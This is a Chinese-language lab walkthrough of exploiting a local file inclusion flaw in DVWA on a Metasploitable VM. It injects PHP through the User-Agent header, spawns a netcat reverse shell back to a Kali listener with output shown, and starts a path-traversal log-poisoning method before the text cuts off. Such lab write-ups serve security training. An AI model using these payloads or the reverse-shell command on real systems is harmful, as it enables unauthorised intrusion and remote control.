
修改 User-Agent



Request headers 8

Name	Value
Host	192.168.10.131
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:10...
Accept	text/html,application/xhtml+xml,app...
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Connection	close
Cookie	security=medium; PHPSESSID=9c4...
Upgrade-Insecure-Requests	1

修改為顯示php語法，顯示相關資訊




Request header

Name: User-Agent

Value: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

Decoded from: Select



Request header


Name: User-Agent

Value: <?phpinfo();?>

Decoded from: Select

成功顯示出網站相關版本資訊

代表可以寫入其他php語法進行特定操作




REDIRECT_HANDLER=php5-cgiREDIRECT_STATUS=200HTTP_HOST=192.168.10.131HTTP_USER_AGENT=


PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no

開啟監聽端口，利用php遠端控制



```
┌──(kali㉿kali)-[~]
└─$ nc -vv -l -p 8888
listening on [any] 8888 ...
```



Inspector


Request header

Name: User-Agent


Value: `<?passthru('nc -e /bin/sh 192.168.10.135 8888');?>`

Decoded from: Select

成功獲得遠端訪問，可執行任意指令



```
┌──(kali㉿kali)-[~]
└─$ nc -vv -l -p 8888
listening on [any] 8888 ...
192.168.10.131: inverse host lookup failed: Unknown host
connect to [192.168.10.135] from (UNKNOWN) [192.168.10.131] 58249
```




```
┌──(kali㉿kali)-[~]
└─$ nc -vv -l -p 8888
listening on [any] 8888 ...
192.168.10.131: inverse host lookup failed: Unknown host
connect to [192.168.10.135] from (UNKNOWN) [192.168.10.131] 58249
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls
help
include.php
index.php
source
pwd
/var/www/dvwa/vulnerabilities/fi
```

3. 使用shell訪問LFI漏洞方法二

使用var/log/auth.log 測試


auth.log會顯示嘗試登入網站的相關資訊，如有漏洞也可寫入惡意語法



```
192.168.10.131/dvwa/vulnerabilities/fi/?page=/../../../../../var/log/auth.log
```

```
mon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:
```


成功顯示了資訊



192.168.10.131/dvwa/vulnerabilities/fi/?page=/../../../../../var/log/auth.log


```
Apr 24 21:35:39 metasploitable sshd[4712]: Server listening on :: port 22. Apr 24 21:35:39 metasploitable sshd[4712]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use. Apr 24 21:36:16
metasploitable login[5235]: pam_unix(login:session): session opened for user msfadmin by LOGIN(uid=0) Apr 24 21:38:51 metasploitable sshd[4729]: Server listening on :: port 22. Apr 24 21:38:51
metasploitable sshd[4729]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use. Apr 24 21:39:01 metasploitable CRON[5322]: pam_unix(cron:session): session opened for user root by (uid=0)
Apr 24 21:39:01 metasploitable CRON[5322]: pam_unix(cron:session): session closed for user root Apr 24 21:39:26 metasploitable login[5252]: pam_unix(login:session): session opened for user
msfadmin by LOGIN(uid=0) Apr 25 21:07:49 metasploitable sshd[4706]: Server listening on :: port 22. Apr 25 21:07:49 metasploitable sshd[4706]: error: Bind to port 22 on 0.0.0.0 failed: Address already
in use. Apr 25 21:07:49 metasploitable sshd[4706]: Received SIGHUP; restarting. Apr 25 21:07:49 metasploitable sshd[4709]: Server listening on :: port 22. Apr 25 21:07:49 metasploitable sshd[4709]:
error: Bind to port 22 on 0.0.0.0 failed: Address already in use. Apr 25 21:09:01 metasploitable CRON[5347]: pam_unix(cron:session): session opened for user root by (uid=0) Apr 25 21:09:01
metasploitable CRON[5347]: pam_unix(cron:session): session closed for user root Apr 25 21:09:45 metasploitable login[5244]: pam_unix(login:session): session opened for user msfadmin by
LOGIN(uid=0) Apr 25 21:17:01 metasploitable CRON[5369]: pam_unix(cron:session): session opened for user root by (uid=0) Apr 25 21:17:01 metasploitable CRON[5369]: pam_unix(cron:session):
session closed for user root May 23 20:57:42 metasploitable sshd[4747]: Server listening on :: port 22. May 23 20:57:42 metasploitable sshd[4747]: error: Bind to port 22 on 0.0.0.0 failed: Address
already in use. May 23 20:58:15 metasploitable login[5270]: pam_unix(login:session): session opened for user msfadmin by LOGIN(uid=0) May 23 21:09:01 metasploitable CRON[5386]:
pam_unix(cron:session): session opened for user root by (uid=0) May 23 21:09:01 metasploitable CRON[5386]: pam_unix(cron:session): session closed for user root May 23 21:17:01 metasploitable
CRON[5415]: pam_unix(cron:session): session opened for user root by (uid=0) May 23 21:17:01 metasploitable CRON[5415]: pam_unix(cron:session): session closed for user root May 23 21:21:11
metasploitable rlogind[5432]: Can't get peer name of remote host: Transport endpoint is not connected May 23 21:27:27 metasploitable rlogind[5472]: Can't get peer name of remote host: Transport
endpoint is not connected May 23 21:27:27 metasploitable rshd[5475]: Connection from 192.168.10.133 on illegal port May 23 21:28:57 metasploitable mysqld[4865]: warning: can't get client address:
Connection reset by peer May 23 21:28:57 metasploitable rlogind[5498]: Can't get peer name of remote host: Transport endpoint is not connected May 23 21:39:01 metasploitable CRON[5531]:
pam_unix(cron:session): session opened for user root by (uid=0) May 23 21:39:01 metasploitable CRON[5531]: pam_unix(cron:session): session closed for user root May 23 21:41:17 metasploitable
rlogind[5554]: Can't get peer name of remote host: Transport endpoint is not connected May 27 07:01:53 metasploitable sshd[4739]: Server listening on :: port 22. May 27 07:01:53 metasploitable
sshd[4739]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use. May 27 07:02:48 metasploitable login[5264]: pam_unix(login:session): session opened for user msfadmin by LOGIN(uid=0)
May 27 07:09:01 metasploitable CRON[5375]: pam_unix(cron:session): session opened for user root by (uid=0) May 27 07:09:01 metasploitable CRON[5375]: pam_unix(cron:session): session closed
for user root May 27 07:17:01 metasploitable CRON[5404]: pam_unix(cron:session): session opened for user root by (uid=0) May 27 07:17:01 metasploitable CRON[5404]: pam_unix(cron:session):
session closed for user root May 27 07:17:40 metasploitable sshd[5408]: Did not receive identification string from 192.168.10.133 May 27 07:17:40 metasploitable rshd[5416]: Connection from
192.168.10.133 on illegal port May 27 07:17:46 metasploitable rlogind[5417]: Connection from 192.168.10.133 on illegal port May 27 07:17:46 metasploitable rlogind[5435]: Connection from
